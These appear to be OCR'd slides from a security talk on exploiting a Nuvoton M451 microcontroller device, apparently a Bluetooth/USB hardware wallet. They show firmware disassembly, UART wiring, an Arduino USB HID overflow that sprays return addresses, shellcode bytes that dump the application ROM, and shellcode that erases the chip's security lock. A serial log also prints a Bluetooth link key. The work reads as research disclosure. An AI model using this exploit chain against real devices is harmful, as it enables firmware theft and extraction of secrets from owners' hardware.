
```
loc_CD2C
LDR                 R0, =0x20006E5D
LDRB                R1, [R0]
CMP                 R1, #0
BEQ                 loc_CD38
```

Now we know address of printf() function

It outputs to UART

It will be handy in getting dump of full firmware

Finding functions which aid exploitation



```
hexdump
PUSH            {R4-R6,LR}
MOV             R4, R0
MOV             R5, R1
MOVS            R6, #0
B               loc_EFC4
```

```
loc_EFC4
MOV             R0, R5
SUBS            R5, R0, #1
CMP             R0, #0
BEQ             locret_EFE4
```

```
ADDS            R6, R6, #1
CMP             R6, #0x10
BEQ             loc_EFB6
```

```
locret_EFE4
POP             {R4-R6,PC}
; End of function hexdump
```

```
CMP             R5, #0
BEQ             loc_EFB6
```

```
loc_EFB6
LDRB.W          R1, [R4],#1
ADR.W           R0, a02x ; "%02x\n"
BL              0x3220
MOVS            R6, #0
```


```
LDRB.W          R1, [R4],#1
ADR.W           R0, a02x_0 ; "%02x "
BL              0x3220
B               loc_EFC4
```

Firmware dump already contains function for hex dump…

We don’t even need to write shellcode

Debugging exploit

Locate UART points on PCB, solder wires and connect them to TTL2USB adapter to see output in serial terminal




RealTerm: Serial Capture Program 2.0.0.70

```
Local address:␊␍
8c 41 f2 02 17 1f␊␍
Paired device address:␊␍
e8 61 7e 90 86 e2␊␍
Link key:␊␍
f8 0c 69 e0 f2 88 1a 65 f6 22 0c f6 b2 0d 42 dd␊␍
timed out in HCIUartTX len:6␊␍
IC_State : 0x37␊
USBHID_Init()␊  ␍
Enabling USB interrupts.␊
Sensor_init()␊                ␍
btauth_init()␊␍
TimeCheckInit()␊
USB Power connected - entering Charging Mode␊
*BtyCHRGFull:4279␊                          ␍
␊                  ␍
```

Hard Fault Handler

Nuvoton standard library comes with very nice Hard Fault Handler that dumps registers




zero_pwn | Arduino 1.8.8
File Edit Sketch Tools Help
zero_pwn §
RealTerm: Serial Capture Program 2.0.0.70


```
for (int i = 0; i < sizeof(buf); i += 4)
{
  *(uint32_t *)(buf + i) = i | 0xAAAA0000;
}

pUsb->ctrlReq(bAddress, epInfo[0].epAddr, bmREQ_HID_OUT, HID_REQUEST_SET_R

Serial.print(F("\r\nDone\r\n"));

Serial.flush();
```

```
Connect Exchange to BT␊␍
Connecting Led flash␊  ␍
Connecting to remote device␊
Connect Exchange to BT␊      ␍
Connect Exchange to BT␊␍
Connect Exchange to BT␊␍
In Hard Fault Handler␊ ␍
r0  = 0x17␊          ␍
r1  = 0x2000778c␊
r2  = 0xaaaa0144␊␍
r3  = 0x20007780␊␍
r12 = 0x8000␊    ␍
lr  = 0x144c9␊
pc  = 0xaaaa0154␊
psr = 0x45␊      ␍
           ␍
```

Final exploit and shellcode to dump firmware




```
for (int i = 0; i < sizeof(buf); i += 4)
  *(uint32_t *)(buf + i) = 0x20007601; // sprey addresses to shellcode

// mem dump
*(uint32_t *)(buf)  = swap32(0x01480249);
*(uint32_t *)(buf + 4)  = swap32(0x024B1847);
*(uint32_t *)(buf + 8)  = swap32(0x00001000);
*(uint32_t *)(buf + 0xC)  = swap32(0x00001000);
*(uint32_t *)(buf + 0x10)  = swap32(0xADEF0000);
```



```
LDR                 R0, =0  ; address
LDR                 R1, =0x20000 ; size
LDR                 R3, =0xEFAD ; hexdump
BX                  R3
--------------------------------------------------------------------
DCD 0                           ; DATA XREF: ROM:00000000↑r
DCD 0x20000                     ; DATA XREF: ROM:00000002↑r
DCD 0xEFAD                      ; DATA XREF: ROM:00000004↑r
ends
```

Nuvoton M451



Flash

Reserved
0x0080_3FFF
Boot Loader
0x0080_0000
Reserved
0x0030_0004
Configuration
0x0030_0000
Reserved
0x0010_0FFF
Loader ROM
0x0010_0000
Reserved
0x0001_FFFF
Application ROM
0x0000_0000

We dumped APROM

Memory (APROM)

Reserved
0x0080_3FFF
Boot Loader
0x0080_0000
Reserved
0x0001_FFFF
Application ROM
0x0000_0000

We also want to get LDROM


Memory (LDROM)

Reserved
0x0080_3FFF
Boot Loader
0x0080_0000
Reserved
0x0000_0FFF
Loader ROM
0x0000_0000


Exploit and shellcode to erase security lock

Use shellcode to erase security lock

Dump LDROM with programmer



```
// erase config
*(uint32_t *)(buf) = swap32(0x00F008F8);
*(uint32_t *)(buf + 4) = swap32(0x00F008F8);
*(uint32_t *)(buf + 8) = swap32(0x00F008F8);
*(uint32_t *)(buf + 0xC) = swap32(0x054800F0);
*(uint32_t *)(buf + 0x10) = swap32(0x07F8FEE7);
*(uint32_t *)(buf + 0x14) = swap32(0x044B1847);
*(uint32_t *)(buf + 0x18) = swap32(0x044B1847);
